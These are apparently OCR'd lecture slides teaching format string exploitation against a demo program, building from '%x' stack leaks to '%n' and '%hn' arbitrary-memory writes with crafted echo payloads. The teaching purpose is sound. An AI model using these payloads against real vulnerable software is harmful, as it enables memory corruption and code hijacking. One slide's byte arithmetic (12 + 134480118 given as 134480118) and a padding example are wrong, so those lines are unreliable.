


Suppose we ran this program with


```
$ echo “AAAA%x.%x” | ./fmt
```



Basic Attempt




Basic Attempt



Third parameter!


Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```



Q. Can you explain why it points the characters in this order?

Basic Attempt




```
$ echo “AAAA%n” | ./fmt
```

Write 4 to 0x41414141

```
$ echo “AAAABBBBBB%n” | ./fmt
```


Write 10 to 0x41414141

Q. How can we write a big number?
(E.g., write 0x8040102 to 0x41414141)

First Attempt: Use Width Field

- %<width>d
  - The output will always have minimum ‘width’ characters
  - E.g., `printf("%10d", 42)` will result in "   42"

First Attempt: Use Width Field





```
$ echo “AAAABBBBAAAA%134480118d%n” | ./fmt
```

12 bytes

134480118 bytes

First Attempt: Use Width Field





```
$ echo “AAAABBBBAAAA%134480118d%n” | ./fmt
```

12 bytes + 134480118 bytes

=

134480118 bytes
(=0x8040102)

First Attempt: Use Width Field




```
$ echo “AAAABBBBAAAA%134480118d%n” | ./fmt
```

Write 0x8040102 to 0x42424242

134480118 bytes (=0x8040102)


First Attempt: Use Width

Too many characters to print out!

```
$ echo “AAAABBBBAAAA%134480118d%n” | ./fmt
```

Write 0x8040102 to 0x42424242

134480118 bytes
(=0x8040102)




Next Attempt: Use Short Writes

- Break “%n” into **two “%hn”**s
  - When we use ‘h’ in front of a format specifier, the corresponding argument is interpreted as a short int (2 bytes)
  - Thus, we can write 2 bytes at a time with a “%hn”

- Writing `0x08040102` becomes
  - Writing `0x0102` first and then writing `0x0804` later

Next Attempt: Use Short Writes




```
$ echo “AAAABBBBAAAADBBB%242d%hn%1794d%hn” | ./fmt
```

